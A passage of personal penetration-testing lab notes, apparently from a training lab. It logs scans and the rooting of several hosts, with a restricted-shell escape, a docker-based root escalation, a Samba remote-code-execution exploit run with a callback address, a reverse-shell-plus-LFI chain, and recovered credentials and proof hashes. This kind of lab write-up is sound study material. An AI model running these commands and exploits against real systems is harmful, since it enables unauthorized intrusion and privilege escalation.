49153/tcp  open  unknown  
49154/tcp  open  unknown  
49155/tcp  open  unknown  
49156/tcp  open  unknown  
49157/tcp  open  unknown  
49158/tcp  open  unknown  
Service Info: Host: BRUCE; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
|_clock-skew: mean: -1m58s, deviation: 1s, median: -2m00s  
|_nbstat: NetBIOS name: BRUCE, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:9f:9d:15 (VMware)  
| smb-os-discovery:  
|_| OS: Windows 8.1 Enterprise 9600 (Windows 8.1 Enterprise 6.3)  
|_| OS CPE: cpe:/o:microsoft:windows_8.1:-  
|_| Computer name: bruce  
|_| NetBIOS computer name: BRUCE\x00  
|_| Workgroup: WORKGROUP\x00  
|_ System time: 2020-05-06T17:08:19+00:00  
| smb-security-mode:  
|_| account_used: guest  
|_| authentication_level: user  
|_| challenge_response: supported  
|_| message_signing: disabled (dangerous, but default)  
| smb2-security-mode:  
|_| 2.02:  
|_| Message signing enabled but not required  
| smb2-time:  
|_| date: 2020-05-06T17:08:20  
|_| start_date: 2020-03-31T16:37:24
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 185.42 seconds  
Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-05-06 13:12 EDT  
Nmap scan report for 10.11.1.75  
Host is up (0.060s latency).  
Not shown: 65525 filtered ports  
PORT STATE SERVICE  
135/tcp open msrpc  
139/tcp open netbios-ssn  
445/tcp open microsoft-ds  
3389/tcp open ms-wbt-server  
49152/tcp open unknown  
49153/tcp open unknown  
49154/tcp open unknown  
49156/tcp open unknown  
49157/tcp open unknown  
49158/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 996.30 seconds

## **smb nmap**

```
PORT STATE SERVICE REASON
139/tcp open netbios-ssn syn-ack
445/tcp open microsoft-ds syn-ack
```

Host script results:

```
|_smb-vuln-ms10-054: false
_|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
```

Disclosure date: 2017-03-14

References:

```
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

# pictures

```
Host is up (0.098s latency).
Not shown: 989 filtered ports
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds      Windows 8.1 Enterprise 9600 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ssl/ms-wbt-server?
|_ssl-date: 2020-05-06T17:09:14+00:00; -2m00s from scanner time.
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
49158/tcp  open  unknown
Service Info: Host: BRUCE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
PORt     STATE SERVICE      REASON
139/tcp  open  netbios-ssn   syn-ack
445/tcp  open  microsoft-ds  syn-ack
```

Host script results:

```
_|_smb-vuln-ms10-054: false
_|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
_|_smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
```

Disclosure date: 2017-03-14

References:

```
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

```
C:\Users\Administrator\Desktop>whoami && hostname && type proof.txt && ipconfig  
whoami && hostname && type proof.txt && ipconfig  
nt authority\system  
bruce  
1f88aa9e73f267356f033a42d9320b50  
Windows IP Configuration  
  
Ethernet adapter Ethernet0:  
  
Connection-specific DNS Suffix . :  
IPv4 Address . . . . . : 10.11.1.75  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.0.1  
  
Tunnel adapter isatap.{AA095751-D47F-496A-885A-CCEC9709D625}:  
  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :
```

## **10.11.1.101 Break rooted**

Nmap showed that http was running on port 80.

Gobuster showed the directory /passwords/ which led me to a tool named EveryPass which stores passwords.

The only user using it was alfred, and his hint was "When was I born?"

On the main page contact-us section it stated that he was born in 1988.

Used 1988 for the pass and decryption was successful.

This displayed the creds alfred:IHopeThisDoesNotExpire for ssh, which were successful.

When I logged in to ssh I was in a restricted shell. ls \$PATH showed

```
apt curl dpkg file find g++ gcc host ls perl ps python vim
```

I set to GTFO bins and the find command aided me in getting into a normal shell

```
find . -exec /bin/sh \; -quit
```

I then ran an "export PATH" command so I could run normal things.

```
export PATH=$PATH:/usr/local/bin:/usr/bin:/usr/lib/klibc/bin
```

There was a README which stated that I could run docker things, I went back to GTFO and found a command that would give me a shell as who I could run docker as.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

rooted!

93711eeddc98578e3e085c0dc21aa7e2

## ***enumeration***

Ubuntu Xenial, 2019

users:

```
alfred :1988 IHopeThisDoesNotExpire
cory
jasmine
walter
```

*nmap*

# enum4linux

```
enum4linux -a 10.11.1.101
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed May 6 14:14:26 2020

=====
| Target Information |
=====
Target ..... 10.11.1.101
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.11.1.101 |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Nbtstat Information for 10.11.1.101 |
=====
Looking up status of 10.11.1.101
BREAK      <00> -     B <ACTIVE>  Workstation Service
BREAK      <03> -     B <ACTIVE>  Messenger Service
BREAK      <20> -     B <ACTIVE>  File Server Service
.._MSBROWSE_. <01> - <GROUP> B <ACTIVE>  Master Browser
WORKGROUP   <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
WORKGROUP   <1d> -     B <ACTIVE>  Master Browser
WORKGROUP   <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

MAC Address = 00-00-00-00-00-00

=====
| Session Check on 10.11.1.101 |
=====
[+] Server 10.11.1.101 allows sessions using username ", password "

=====
| Getting domain SID for 10.11.1.101 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| OS information on 10.11.1.101 |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.11.1.101 from smbclient:
[+] Got OS info for 10.11.1.101 from srvinfo:
BREAK      Wk Sv PrQ Unx NT SNT break server (Samba, Ubuntu)
platform_id : 500
os version  : 6.1
server type : 0x809a03

=====
| Users on 10.11.1.101 |
=====
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 877.

Use of uninitialized value $users in print at ./enum4linux.pl line 888.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 890.
```

```
=====
| Share Enumeration on 10.11.1.101 |
=====
```

| Sharename | Type | Comment                                    |
|-----------|------|--------------------------------------------|
| print\$   | Disk | Printer Drivers                            |
| IPC\$     | IPC  | IPC Service (break server (Samba, Ubuntu)) |

SMB1 disabled -- no workgroup available

```
[+] Attempting to map shares on 10.11.1.101
//10.11.1.101/print$      Mapping: OK, Listing: OK
//10.11.1.101/IPC$  [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

```
=====
| Password Policy Information for 10.11.1.101 |
=====
```

[E] Unexpected error from polenum:

[+] Attaching to 10.11.1.101 using a NULL share

[+] Trying protocol 139/SMB...

[!] Protocol failed: Missing required parameter 'digestmod'.

[+] Trying protocol 445/SMB...

[!] Protocol failed: Missing required parameter 'digestmod'.

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled

Minimum Password Length: 5

```
=====
| Groups on 10.11.1.101 |
=====
```

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

```
=====
| Users on 10.11.1.101 via RID cycling (RIDS: 500-550,1000-1050) |
=====
```

[I] Found new SID: S-1-22-1  
[I] Found new SID: S-1-5-21-2021604755-2857895714-1575549952  
[I] Found new SID: S-1-5-32  
[+] Enumerating users using SID S-1-22-1 and logon username "", password ""  
S-1-22-1-1000 Unix User\alfred (Local User)  
[+] Enumerating users using SID S-1-5-21-2021604755-2857895714-1575549952 and logon username "", password ""  
S-1-5-21-2021604755-2857895714-1575549952-500 \*unknown\*\\*unknown\* (8)  
S-1-5-21-2021604755-2857895714-1575549952-501 BREAK\nobody (Local User)  
S-1-5-21-2021604755-2857895714-1575549952-502 \*unknown\*\\*unknown\* (8)





S-1-5-32-532 \*unknown\*\\*unknown\* (8)  
S-1-5-32-533 \*unknown\*\\*unknown\* (8)  
S-1-5-32-534 \*unknown\*\\*unknown\* (8)  
S-1-5-32-535 \*unknown\*\\*unknown\* (8)  
S-1-5-32-536 \*unknown\*\\*unknown\* (8)  
S-1-5-32-537 \*unknown\*\\*unknown\* (8)  
S-1-5-32-538 \*unknown\*\\*unknown\* (8)  
S-1-5-32-539 \*unknown\*\\*unknown\* (8)  
S-1-5-32-540 \*unknown\*\\*unknown\* (8)  
S-1-5-32-541 \*unknown\*\\*unknown\* (8)  
S-1-5-32-542 \*unknown\*\\*unknown\* (8)  
S-1-5-32-543 \*unknown\*\\*unknown\* (8)  
S-1-5-32-544 BUILTIN\Administrators (Local Group)  
S-1-5-32-545 BUILTIN\Users (Local Group)  
S-1-5-32-546 BUILTIN\Guests (Local Group)  
S-1-5-32-547 BUILTIN\Power Users (Local Group)  
S-1-5-32-548 BUILTIN\Account Operators (Local Group)  
S-1-5-32-549 BUILTIN\Server Operators (Local Group)  
S-1-5-32-550 BUILTIN\Print Operators (Local Group)  
S-1-5-32-1000 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1001 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1002 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1003 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1004 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1005 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1006 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1007 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1008 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1009 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1010 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1011 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1012 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1013 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1014 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1015 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1016 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1017 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1018 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1019 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1020 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1021 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1022 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1023 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1024 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1025 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1026 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1027 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1028 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1029 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1030 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1031 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1032 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1033 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1034 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1035 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1036 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1037 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1038 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1039 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1040 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1041 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1042 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1043 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1044 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1045 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1046 \*unknown\*\\*unknown\* (8)

S-1-5-32-1047 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1048 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1049 \*unknown\*\\*unknown\* (8)  
S-1-5-32-1050 \*unknown\*\\*unknown\* (8)

=====

| Getting printer info for 10.11.1.101 |

=====

No printers returned.

enum4linux complete on Wed May 6 14:21:51 2020

# **nikto**

```
nikto -host http://10.11.1.101:80
- Nikto v2.1.6
-----
+ Target IP:      10.11.1.101
+ Target Hostname: 10.11.1.101
+ Target Port:    80
+ Start Time:    2020-05-06 14:48:28 (GMT-4)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3268: /passwords/: Directory indexing found.
+ Entry '/passwords/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/
1.0. The value is "127.0.1.1".
+ Server may leak inodes via ETags, header found with file /, inode: 251b, size: 52ea0d8467841, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3092: /passwords/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:      2020-05-06 14:58:17 (GMT-4) (589 seconds)
-----
+ 1 host(s) tested
```

## **dirbust**

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.11.1.101:80 && gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.11.1.101:80
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:      http://10.11.1.101:80
[+] Threads:   10
[+] Wordlist:  /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout:   10s
=====
2020/05/06 14:48:28 Starting gobuster
=====
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/assets (Status: 301)
/images (Status: 301)
/index.html (Status: 200)
/manual (Status: 301)
/passwords (Status: 301)
/robots.txt (Status: 200)
/server-status (Status: 403)
=====
2020/05/06 14:49:02 Finished
=====
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:      http://10.11.1.101:80
[+] Threads:   10
[+] Wordlist:  /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout:   10s
=====
2020/05/06 14:49:02 Starting gobuster
=====
/images (Status: 301)
/assets (Status: 301)
/manual (Status: 301)
/passwords (Status: 301)
/server-status (Status: 403)
=====
2020/05/06 15:15:09 Finished
=====
```

## **Pictures**

# ***AD Demystification***

## **10.11.1.115 Tophat rooted**

nmap showed that an assload of ports were open.

Smb enum things were acting wierd so after one mile of troubleshooting I Determined that I needed to add a line to /etc/samba/smb.conf

in the global setction add the line...

client min protocol = LANMAN1

toggled the smbd service and reran SMB enum scripts... Success!! We determined that the service is Samba 2.2.7

searchsploit showed me that the there was a RCE exploit for anything less than < Samba 2.2.8

Samba < 2.2.8 (Linux/BSD) - Remote Code Execution | exploits/multiple/remote/10.c

gcc 10.c 10.exe to compile the exploit

./10.exe -b 0 -c 192.168.119.167 -p 139 -f 10.11.1.115

rooted!

takeaways, /etc/samba/smb.conf NEEDS to have the LANMAN1 line added. Like, I that needs to be in the TireFire2.0 BuildScript!

377bbe9add593ba528fd9bd3104d2f25

## **enumeration**

imapd 2001.315rh < searchsploit buffer overflow if you have creds

tophat.acme.local

<https://tophat.acme.local//webmail/src/login.php>

/manual (Status: 301)

/usage (Status: 301)

/webmail (Status: 301)

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.115 && nmap -sC -sV -Pn 10.11.1.115 && nmap -p- -Pn 10.11.1.115  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 19:09 EDT  
Nmap scan report for 10.11.1.115  
Host is up (0.067s latency).  
Not shown: 989 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
25/tcp    open  smtp  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
143/tcp   open  imap  
199/tcp   open  smux  
443/tcp   open  https  
3306/tcp  open  mysql  
32768/tcp open  filenet-tms  
  
Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 19:09 EDT  
Nmap scan report for 10.11.1.115  
Host is up (0.060s latency).  
Not shown: 989 closed ports  
PORT      STATE SERVICE  VERSION  
21/tcp    open  ftp      vsftpd 1.1.3  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_drwxr-xr-x  2 0        4096 Feb 28 2003 pub  
22/tcp    open  ssh      OpenSSH 3.5p1 (protocol 1.99)  
| ssh-hostkey:  
| 1024 36:70:a4:9f:32:47:ac:57:3f:ef:a1:ec:0b:ba:44:1b (RSA1)  
| 1024 64:79:7d:c6:a2:63:32:54:f0:d9:2b:f3:5d:c7:d2:69 (DSA)  
|_ 1024 48:fb:39:3d:30:82:50:de:66:69:c5:ca:45:62:c0:dc (RSA)  
| sshv1: Server supports SSHv1  
25/tcp    open  smtp?  
|_smtp-commands: Couldn't establish connection on port 25  
80/tcp    open  http     Apache httpd 2.0.40 ((Red Hat Linux))  
| http-methods:  
|_ Potentially risky methods: TRACE  
|_http-server-header: Apache/2.0.40 (Red Hat Linux)  
|_http-title: Test Page for the Apache Web Server on Red Hat Linux  
111/tcp   open  rpcbind  2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)  
143/tcp   open  imap     UW imapd 2001.315rh  
|_imap-capabilities: IMAP4REV1 MAILBOX-REFERRALS completed NAMESPACE IDLE CAPABILITY MULTIAPPEND OK  
THREAD=ORDEREDSUBJECT SCAN SORT AUTH=LOGINA0001 THREAD=REFERENCES LOGIN-REFERRALS STARTTLS  
|_ssl-date: 2020-05-07T23:11:48+00:00; -1m26s from scanner time.  
199/tcp   open  smux    Linux SNMP multiplexer  
443/tcp   open  ssl/https Apache/2.0.40 (Red Hat Linux)  
|_http-server-header: Apache/2.0.40 (Red Hat Linux)  
|_http-title: Bad request!  
|_ssl-date: 2020-05-07T23:11:34+00:00; -1m25s from scanner time.  
| sslv2:  
|_ SSLv2 supported  
| ciphers:  
|_ SSL2_RC4_128_EXPORT40_WITH_MD5  
|_ SSL2_RC2_128_CBC_WITH_MD5  
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5  
|_ SSL2_DES_64_CBC_WITH_MD5  
|_ SSL2_RC4_64_WITH_MD5  
|_ SSL2_RC4_128_WITH_MD5  
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
```

```
3306/tcp open mysql      MySQL (unauthorized)
32768/tcp open status     1 (RPC #100024)
Service Info: Host: tophat.acme.local; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

```
|_clock-skew: mean: -1m25s, deviation: 0s, median: -1m26s
 |_nbstat: NetBIOS name: TOPHAT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
 |_smb2-time: Protocol negotiation failed (SMB2)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 274.93 seconds

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 19:14 EDT

Nmap scan report for 10.11.1.115

Host is up (0.065s latency).

Not shown: 65524 closed ports

| PORT | STATE | SERVICE |
|------|-------|---------|
|------|-------|---------|

|           |      |             |
|-----------|------|-------------|
| 21/tcp    | open | ftp         |
| 22/tcp    | open | ssh         |
| 25/tcp    | open | smtp        |
| 80/tcp    | open | http        |
| 111/tcp   | open | rpcbind     |
| 139/tcp   | open | netbios-ssn |
| 143/tcp   | open | imap        |
| 199/tcp   | open | smux        |
| 443/tcp   | open | https       |
| 3306/tcp  | open | mysql       |
| 32768/tcp | open | filenet-tms |

Nmap done: 1 IP address (1 host up) scanned in 346.72 seconds

## **smb vuln nmap**

```
PORt STATE SERVICE REASON
139/tcp open netbios-ssn syn-ack
445/tcp closed microsoft-ds conn-refused
```

Host script results:

```
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|     SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|       State: VULNERABLE
|       IDs: CVE:CVE-2009-3103
|         Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
|         Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause
a
|         denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
|         PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
|         aka "SMBv2 Negotiation Vulnerability."
|
| Disclosure date: 2009-09-08
| References:
|   http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to
(one or more fields are missing); aborting [14]
```

## ***web***

PORt STATE SERVICE REASON VERSION  
80/tcp open http syn-ack Apache httpd 2.0.40 ((Red Hat Linux))  
|\_http-server-header: Apache/2.0.40 (Red Hat Linux)

PORt STATE SERVICE REASON VERSION  
443/tcp open ssl/https syn-ack Apache/2.0.40 (Red Hat Linux)  
|\_http-server-header: Apache/2.0.40 (Red Hat Linux)

## 80 nikto

```
nikto -host http://10.11.1.115:80
```

```
- Nikto v2.1.6
```

```
+ Target IP: 10.11.1.115
```

```
+ Target Hostname: 10.11.1.115
```

```
+ Target Port: 80
```

```
+ Start Time: 2020-05-08 09:29:11 (GMT-4)
```

```
+ Server: Apache/2.0.40 (Red Hat Linux)
```

```
+ The anti-clickjacking X-Frame-Options header is not present.
```

```
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
```

```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

```
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found:
```

```
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
```

```
HTTP_NOT_FOUND.html.var
```

```
+ Apache/2.0.40 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
```

```
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
```

```
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
```

```
+ OSVDB-2672: Apache/2.0.40 - "Apache 2.0 up 2.0.46 are vulnerable to multiple remote problems. CAN-2003-0192.
```

```
CAN-2003-0253. CAN-2003-0254. CERT VU
```

```
+ OSVDB-15889: Apache/2.0.40 - Apache 2.0 up 2.0.47 are vulnerable to multiple remote problems in mod_rewrite and mod_cgi. CAN-2003-0789. CAN-2003-0542.
```

```
+ OSVDB-9994: Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.51 contain multiple problems: overflow in apr-util (OSVDB-9994), config file variable overflow (OSVDB-9991), indirect lock refresh DoS (OSVDB-9948), SSL input filter DoS (OSVDB-9742), potential infinite loop (OSVDB-9523).
```

```
+ OSVDB-10218: Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.52 could allow bypassing of authentication via the Satisfy directive. CAN-2004-0811. OSVDB-10218.
```

```
+ OSVDB-10637: Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.53 allows bypassing of an SSLCipherSuite setting. CAN-2004-0885. OSVDB-10637. Also contains a memory exhaustion DoS through MIME folded requests. CAN-2004-0942. OSVDB-11391
```

```
+ OSVDB-6472: Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.50 contain a buffer overflow in FakeBasicAuth with trusted client certificates. CAN-2004-0488. OSVDB-6472. Also a DoS with certain input data. CAN-2004-0493. OSVDB-7269.
```

```
+ Apache/2.0.40 - Apache versions 2.0.37 through 2.0.45 are vulnerable to a DoS in mod_dav. CAN-2003-0245.
```

```
+ Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.49: memory leak in plain-HTTP-on-SSL-port handling (OSVDB-4182), a DoS with short-lived connections on rarely-accessed sockets (OSVDB-4383), and may allow unescaped data into logfiles (OSVDB-4382).
```

```
+ Apache/2.0.40 - Apache versions 2.0.40 through 2.0.45 are vulnerable to a DoS in basic authentication. CAN-2003-0189.
```

```
+ Retrieved x-powered-by header: PHP/4.2.2
```

```
+ OSVDB-3268: //: Directory indexing found.
```

```
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
```

```
+ OSVDB-3268: ///: Directory indexing found.
```

```
+ Server may leak inodes via ETags, header found with file /usage/, inode: 306887, size: 4849, mtime: Sun May 21 21:29:36 1978
```

```
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS).
```

```
+ Uncommon header 'tcn' found, with contents: choice
```

```
+ OSVDB-3092: /manual/: Web server manual found.
```

```
+ Cookie SQMSESSID created without the httponly flag
```

```
+ OSVDB-3268: /icons/: Directory indexing found.
```

```
+ OSVDB-3268: /manual/images/: Directory indexing found.
```

```
+
```

```
OSVDB-3268: ////////////////////////////////: Directory indexing found.
```

```
+
```

```
OSVDB-3288: ////////////////////////////////: Abyss 1.03 reveals directory listing when /'s are requested.
```

```
+ OSVDB-3233: /icons/README: Apache default file found.
```

```
+ 8725 requests: 1 error(s) and 30 item(s) reported on remote host
```

```
+ End Time: 2020-05-08 09:49:46 (GMT-4) (1235 seconds)
```

```
+ 1 host(s) tested
```

## Pictures

source: <https://www.securityfocus.com/bid/8898/info>

The Red Hat Apache configuration may allow an attacker to view directory listings. The problem is reported to present itself when an attacker issues an HTTP GET request to a vulnerable server containing '//' characters, evading the rule designed to prevent Apache from displaying directory listings with a request for '/'. The server is reported to disclose directory listings even when autoindexing for the root directory has been disabled and a default welcome page is supposed to be displayed.

Successful exploits will disclose sensitive information that may be useful in further attacks against the system.

This problem has been reported to exist in Apache 2.0.40 shipped with Red Hat Linux 9.0. Other versions may be affected as well.

`http://ip_address:port//  
/usr/share/exploitdb/exploits/linux/remote/23296.txt (END)`

```
whoami && hostname && cat proof.txt && cat /etc/sysconfig/network-scripts/ifcfg-eth0
root
tophat.acme.com
377bbe9add593ba528fd9bd3104d2f25
DEVICE=eth0
ONBOOT=yes
BOOTPROTO=static
IPADDR=10.11.1.115
NETMASK=255.255.0.0
GATEWAY=10.11.0.1
```

## **10.11.1.116 dotty rooted**

Nmap showed that port 80 was the only truly juicy port.  
dir busting gave me the directories db and administrator.

db led me to phpLiteAdmin, which I was able to log onto via default creds (admin)  
phpLiteAdminv1.9.3 is vulnerable to a php upload and execution normally, but I could only upload the php files. (The files were being uploaded to a non-standard directory)

administrator led me to Cuppa CMS which is vulnerable to a LFI vulnerability. (Cuppa default creds login admin:admin  
I uploaded a php rev shell via phpLiteAdmin and then executed it via the LFI on Cuppa CMS

once I had a shell uname -a showed me that the machine was 4.4.0-116-generic  
searchsploit told me that 44298.c would do the trick! (kernel exploit)

```
